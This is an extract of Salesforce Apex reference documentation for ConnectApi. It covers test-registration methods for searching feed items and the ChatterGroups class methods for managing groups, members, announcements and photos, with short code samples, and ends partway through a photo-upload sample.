
searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)

Testing ConnectApi Code

setTestSearchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFilterFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFilterFeed(String communityId, String subjectId, String keyPrefix, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

Specify the test feed item page.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q)

Testing ConnectApi Code

setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFilterFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFilterFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String keyPrefix, String pageParam,
Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage
result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

Specify the test feed item page.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFilterFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFilterFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String keyPrefix, Integer
recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: ConnectApi.FeedDensity

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: ConnectApi.FeedSortOrder

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

Specify the test feed item page.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

ChatterGroups Class

Information about groups, such as the group's members, photo, and the groups the specified user is a member of. Add members to a group, remove members, and change the group photo.

Namespace

ConnectApi

ChatterGroups Methods

The following are methods for `ChatterGroups`. All methods are static.

IN THIS SECTION:

addMember(communityId, groupId, userId)
Adds the specified user to the specified group in the specified community as a standard member. To execute this method, the context user must be the group owner or moderator.

addMemberWithRole(communityId, groupId, userId, role)
Adds the specified user with the specified role to the specified group in the specified community. To execute this method, the context user must be the group owner or moderator.

addRecord(communityId, groupId, recordId)
Associates a record with a group.

createGroup(communityId, groupInput)
Creates a group.

deleteMember(communityId, membershipId)
Deletes the specified group membership.

deletePhoto(communityId, groupId)
Deletes the photo of the specified group.

getAnnouncements(communityId, groupId)
Gets the first page of announcements in a group. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

getAnnouncements(communityId, groupId, pageParam, pageSize)

Gets the specified page of announcements in a group. You can also specify the page size. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

getGroup(communityId, groupId)

Returns information about the specified group.

getGroupBatch(communityId, groupIds)

Gets information about the specified list of groups. Returns a list of `BatchResult` objects containing `ConnectApi.ChatterGroup` objects. Returns errors embedded in the results for groups that couldn't be loaded.

getGroupMembershipRequest(communityId, requestId)

Returns information about the specified request to join a private group.

getGroupMembershipRequests(communityId, groupId)

Returns information about every request to join the specified private group.

getGroupMembershipRequests(communityId, groupId, status)

Returns information about every request to join the specified private group that has a specified status.

getGroups(communityId)

Returns the first page of all the groups. The page contains the default number of items.

getGroups(communityId, pageParam, pageSize)

Returns the specified page of information about all groups.

getGroups(communityId, pageParam, pageSize, archiveStatus)

Returns the specified page of information about a set of groups with a specified group archive status.

getMember(communityId, membershipId)

Returns information about the specified group member.

getMembers(communityId, groupId)

Returns the first page of information about all members of the specified group. The page contains the default number of items.

getMembers(communityId, groupId, pageParam, pageSize)

Returns the specified page of information about all members of the specified group.

getMembershipBatch(communityId, membershipIds)

Gets information about the specified list of group memberships. Returns a list of `BatchResult` objects containing `ConnectApi.GroupMember` objects. Returns errors embedded in the results for group memberships that couldn't be accessed.

getMyChatterSettings(communityId, groupId)

Returns the context user's Chatter settings for the specified group.

getPhoto(communityId, groupId)

Returns information about the photo for the specified group.

getRecord(communityId, groupRecordId)

Returns information about a record associated with a group.

getRecords(communityId, groupId)

Returns the first page of records associated with the specified group. The page contains the default number of items.

getRecords(communityId, groupId, pageParam, pageSize)

Returns the specified page from the list of records associated with a group.

postAnnouncement(communityId, groupId, announcement)

Posts an announcement to the group. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

removeRecord(communityId, groupRecordId)

Removes the association of a record with a group.

requestGroupMembership(communityId, groupId)

Requests membership in a private group for the context user.

searchGroups(communityId, q)

Returns the first page of groups that match the specified search criteria. The page contains the default number of items.

searchGroups(communityId, q, pageParam, pageSize)

Returns the specified page of groups that match the specified search criteria.

searchGroups(communityId, q, archiveStatus, pageParam, pageSize)

Returns the specified page of groups that match the specified search criteria and that have the specified archive status.

setPhoto(communityId, groupId, fileId, versionNumber)

Sets the group photo to an already uploaded file. The key prefix must be 069 and the file size must be less than 2 MB.

setPhoto(communityId, groupId, fileUpload)

Sets the group photo to the specified blob..

setPhotoWithAttributes(communityId, groupId, photo)

Sets and crops an already uploaded file as the group photo.

setPhotoWithAttributes(communityId, groupId, photo, fileUpload)

Sets and crops a binary input as the group photo.

updateGroup(communityId, groupId, groupInput)

Update the settings of a group.

updateGroupMember(communityId, membershipId, role)

Updates the specified group membership with the specified role in the specified community. This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

updateMyChatterSettings(communityId, groupId, emailFrequency)

Updates the context user's Chatter settings for the specified group.

updateRequestStatus(communityId, requestId, status)

Updates a request to join a private group.

`addMember(communityId, groupId, userId)`

Adds the specified user to the specified group in the specified community as a standard member. To execute this method, the context user must be the group owner or moderator.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMember addMember(String communityId, String groupId,
String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.GroupMember`

addMemberWithRole(communityId, groupId, userId, role)

Adds the specified user with the specified role to the specified group in the specified community. To execute this method, the context user must be the group owner or moderator.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMember addMemberWithRole(String communityId, String
groupId, String userId, ConnectApi.GroupMembershipType role)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

userId
Type: String

The ID for a user.

role
Type: ConnectApi.GroupMembershipType

The group membership type. One of these values:

- GroupManager
- StandardMember

Return Value

Type: ConnectApi.GroupMember

addRecord(communityId, groupId, recordId)

Associates a record with a group.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupRecord addRecord(String communityId, String groupId,
String recordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

groupId
Type: String

ID of the group with which to associate the record.

recordId
Type: String

ID of the record to associate with the group.

Return Value

Type: ConnectApi.GroupRecord

createGroup(communityId, groupInput)

Creates a group.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupDetail createGroup(String, communityId,
ConnectApi.ChatterGroupInput groupInput)
```

Parameters

communityId
Type: String,

Use either the ID for a community, `internal`, or `null`.

groupInput
Type: `ConnectApi.ChatterGroupInput`

The properties of the group.

Return Value

Type: `ConnectApi.ChatterGroupDetail`

deleteMember(communityId, membershipId)

Deletes the specified group membership.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deleteMember(String communityId, String membershipId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

membershipId
Type: String

The ID for a membership.

Return Value

Type: Void

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

deletePhoto(communityId, groupId)

Deletes the photo of the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deletePhoto(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: Void

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

`getAnnouncements(communityId, groupId)`

Gets the first page of announcements in a group. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.AnnouncementPage getAnnouncements(String communityId, String groupId)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

groupId
: Type: String

  The ID for a group.

Return Value

Type: ConnectApi.AnnouncementPage

Usage

To post an announcement, call `postAnnouncement(communityId, groupId, announcement)`.

To get information about a specific announcement, update the expiration date of an announcement, or delete an announcement, use the methods of the ConnectApi.Announcements class.

`getAnnouncements(communityId, groupId, pageParam, pageSize)`

Gets the specified page of announcements in a group. You can also specify the page size. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.AnnouncementPage getAnnouncements(String communityId, String groupId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: ConnectApi.AnnouncementPage

Usage

To post an announcement, call `postAnnouncement(communityId, groupId, announcement)`.

To get information about a specific announcement, update the expiration date of an announcement, or delete an announcement, use the methods of the ConnectApi.Announcements class.

`getGroup(communityId, groupId)`

Returns information about the specified group.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupDetail getGroup(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.ChatterGroupDetail`

getGroupBatch(communityId, groupIds)

Gets information about the specified list of groups. Returns a list of `BatchResult` objects containing `ConnectApi.ChatterGroup` objects. Returns errors embedded in the results for groups that couldn't be loaded.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getGroupBatch(String communityId, List<String>
groupIds)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupIds
Type: List<String>

A list of up to 500 group IDs.

Return Value

Type: BatchResult[]

The `BatchResult.getResult()` method returns a `ConnectApi.ChatterGroup` object.

Example

```
// Create a list of groups.
ConnectApi.ChatterGroupPage groupPage = ConnectApi.ChatterGroups.getGroups(null);

// Create a list of group IDs.
List<String> groupIds = new List<String>();
for (ConnectApi.ChatterGroup aGroup : groupPage.groups){
    groupIds.add(aGroup.id);
}

// Get info about all the groups in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getGroupBatch(null,
groupIds);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the number of members in each group.
        ConnectApi.ChatterGroup aGroup;
        if(batchResult.getResult() instanceof ConnectApi.ChatterGroup) {
           aGroup = (ConnectApi.ChatterGroup) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(aGroup.memberCount);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

SEE ALSO:

getMembershipBatch(communityId, membershipIds)

`getGroupMembershipRequest(communityId, requestId)`

Returns information about the specified request to join a private group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequest getGroupMembershipRequest(String
communityId, String requestId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

requestId
Type: String

The ID of a request to join a private group.

Return Value

Type: `ConnectApi.GroupMembershipRequest`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

`getGroupMembershipRequests(communityId, groupId)`

Returns information about every request to join the specified private group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequests getGroupMembershipRequests(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupMembershipRequests`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

getGroupMembershipRequests(communityId, groupId, status)

Returns information about every request to join the specified private group that has a specified status.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequests getGroupMembershipRequests(String communityId, String groupId, ConnectApi.GroupMembershipRequestStatus status)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

status
Type: `ConnectApi.GroupMembershipRequestStatus`

status—The status of a request to join a private group.

- `Accepted`
- `Declined`
- `Pending`

Return Value

Type: `ConnectApi.GroupMembershipRequests`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

getGroups(communityId)

Returns the first page of all the groups. The page contains the default number of items.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ChatterGroupPage`

getGroups(communityId, pageParam, pageSize)

Returns the specified page of information about all groups.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId, Integer
pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterGroupPage`

getGroups(communityId, pageParam, pageSize, archiveStatus)

Returns the specified page of information about a set of groups with a specified group archive status.

API Version

29.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage getGroups(String communityId, Integer
pageParam, Integer pageSize, ConnectApi.GroupArchiveStatus archiveStatus)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

archiveStatus
Type: `ConnectApi.GroupArchiveStatus`

Specifies a set of groups based on whether the groups are archived or not.

- `All`—All groups, including groups that are archived and groups that are not archived.
- `Archived`—Only groups that are archived.
- `NotArchived`—Only groups that are not archived.

If you pass in `null`, the default value is `All`.

Return Value

Type: `ConnectApi.ChatterGroupPage`

getMember(communityId, membershipId)

Returns information about the specified group member.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMember getMember(String communityId, String membershipId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

membershipId
Type: String

The ID for a membership.

Return Value

Type: `ConnectApi.GroupMember`

getMembers(communityId, groupId)

Returns the first page of information about all members of the specified group. The page contains the default number of items.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMemberPage getMembers(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupMemberPage`

getMembers(communityId, groupId, pageParam, pageSize)

Returns the specified page of information about all members of the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMemberPage getMembers(String communityId, String groupId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

The number of items per page. Valid values are between 1 and 1000. If you pass null, *pageSize* is 25.

Return Value

Type: `ConnectApi.GroupMemberPage`

getMembershipBatch(communityId, membershipIds)

Gets information about the specified list of group memberships. Returns a list of `BatchResult` objects containing `ConnectApi.GroupMember` objects. Returns errors embedded in the results for group memberships that couldn't be accessed.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getMembershipBatch(String communityId,
List<String> membershipIds)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

membershipIds
Type: List<String>

A list of up to 500 group membership IDs.

Return Value

Type: BatchResult[]

The BatchResult `getResults()` method returns a `ConnectApi.GroupMember` object.

Example

```
// Get members of a group.
ConnectApi.GroupMemberPage membersPage = ConnectApi.ChatterGroups.getMembers(null,
'0F9D00000000oOT');

// Create a list of membership IDs.
```

```
List<String> membersList = new List<String>();
for (ConnectApi.GroupMember groupMember : membersPage.members){
    membersList.add(groupMember.id);
}

// Get info about all group memberships in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getMembershipBatch(null,
 membersList);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the first name of each member.
        ConnectApi.GroupMember groupMember;
        if(batchResult.getResult() instanceof ConnectApi.GroupMember) {
            groupMember = (ConnectApi.GroupMember) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(groupMember.user.firstName);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

SEE ALSO:

getGroupBatch(communityId, groupIds)

`getMyChatterSettings(communityId, groupId)`

Returns the context user's Chatter settings for the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupChatterSettings getMyChatterSettings(String communityId,
String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupChatterSettings`

getPhoto(communityId, groupId)

Returns information about the photo for the specified group.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo getPhoto(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.Photo`

getRecord(communityId, groupRecordId)

Returns information about a record associated with a group.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupRecord getRecord(String communityId, String groupRecordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupRecordId
Type: String

ID of the group record.

Return Value

Type: `ConnectApi.GroupRecord`

getRecords(communityId, groupId)

Returns the first page of records associated with the specified group. The page contains the default number of items.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupRecordPage getRecords(String communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupRecordPage`

getRecords(communityId, groupId, pageParam, pageSize)

Returns the specified page from the list of records associated with a group.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupRecordPage getRecords(String communityId, String groupId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

The number of items per page. Valid values are between 1 and 1000. If you pass `null`, *pageSize* is 25.

Return Value

Type: `ConnectApi.GroupRecordPage`

postAnnouncement(communityId, groupId, announcement)

Posts an announcement to the group. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Announcement postAnnouncement(String communityId, String
groupId, ConnectApi.AnnouncementInput announcement)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

announcement
Type: ConnectApi.AnnouncementInput

A `ConnectApi.AnnouncementInput` object.

Return Value

Type: ConnectApi.Announcement

Usage

Use an announcement to highlight information. Users can discuss, like, and post comments on announcements in the group feed. Group members receive an email notification when you post an announcement, same as for other posts, depending on their selected group email notification frequency. Deleting the feed post deletes the announcement.

To get information about all the announcements in a group, call `getAnnouncements(communityId, groupId)` or `getAnnouncements(communityId, groupId, pageParam, pageSize)`.

To get information about a specific announcement, update the expiration date of an announcement, or delete an announcement, use the methods of the ConnectApi.Announcements class.

removeRecord(communityId, groupRecordId)

Removes the association of a record with a group.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static Void removeRecord(String communityId, String groupRecordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupRecordId
Type: String

ID of the group record.

Return Value

Type: Void

requestGroupMembership(communityId, groupId)

Requests membership in a private group for the context user.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.GroupMembershipRequest requestGroupMembership(String
communityId, String groupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.GroupMembershipRequest`

Sample: Requesting to Join a Private Group

This sample code calls `ConnectApi.ChatterGroups.requestGroupMembership` to request to join a private group.

```
String communityId = null;
ID groupId = '0F9x00000000hAZ';

ConnectApi.GroupMembershipRequest membershipRequest =
ConnectApi.ChatterGroups.requestGroupMembership(communityId, groupId);
```

`searchGroups(communityId, q)`

Returns the first page of groups that match the specified search criteria. The page contains the default number of items.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

Return Value

Type: `ConnectApi.ChatterGroupPage`

SEE ALSO:

setTestSearchGroups(communityId, q, result)

Testing ConnectApi Code

`searchGroups(communityId, q, pageParam, pageSize)`

Returns the specified page of groups that match the specified search criteria.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterGroupPage`

SEE ALSO:

setTestSearchGroups(communityId, q, pageParam, pageSize, result)

Testing ConnectApi Code

`searchGroups(communityId, q, archiveStatus, pageParam, pageSize)`

Returns the specified page of groups that match the specified search criteria and that have the specified archive status.

API Version

29.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q,
ConnectApi.GroupArchiveStatus archiveStatus, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards. Can be specified as `null`.

archiveStatus
Type: `ConnectApi.GroupArchiveStatus`

archiveStatus Specifies a set of groups based on whether the groups are archived or not.

- `All`—All groups, including groups that are archived and groups that are not archived.
- `Archived`—Only groups that are archived.
- `NotArchived`—Only groups that are not archived.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterGroupPage`

SEE ALSO:

setTestSearchGroups(communityId, q, archiveStatus, pageParam, pageSize, result)

Testing ConnectApi Code

`setPhoto(communityId, groupId, fileId, versionNumber)`

Sets the group photo to an already uploaded file. The key prefix must be 069 and the file size must be less than 2 MB.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String groupId, String
fileId, Integer versionNumber)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

fileId
Type: String

ID of a file already uploaded. The file must be an image smaller than 2 MB.

versionNumber
Type: Integer

Version number of the existing file. Specify either an existing version number or, to get the latest version, specify `null`.

Return Value

Type: `ConnectApi.Photo`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

Sample: Updating a Group Photo with an Existing File

When a group is created, it doesn't have a group photo. You can set an existing photo that has already been uploaded to Salesforce as the group photo. The key prefix must be 069 and the file size must be less than 2 MB.

```
String communityId = null;
ID groupId = '0F9x00000000hAK';
ID fileId = '069x00000001Ion';

// Set photo
ConnectApi.Photo photo = ConnectApi.ChatterGroups.setPhoto(communityId, groupId, fileId,
null);
```

setPhoto(communityId, groupId, fileUpload)

Sets the group photo to the specified blob..

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String groupId,
ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

This method is only successful when the context user is the group manager or owner, or has "Modify All Data" permission.

Photos are processed asynchronously and may not be visible right away.

Sample: Uploading a New File and Using it as a Group Photo

When a group is created, it doesn't have a group photo. You can upload a photo and set it as the group photo.

```
String communityId = null;
ID groupId = '0F9x00000000hAP';
ID photoId = '069x00000001Ioo';

// Set photo
List<ContentVersion> groupPhoto = [Select c.VersionData From ContentVersion c where
ContentDocumentId=:photoId];
ConnectApi.BinaryInput binary = new ConnectApi.BinaryInput(groupPhoto.get(0).VersionData,
 'image/png', 'image.png');
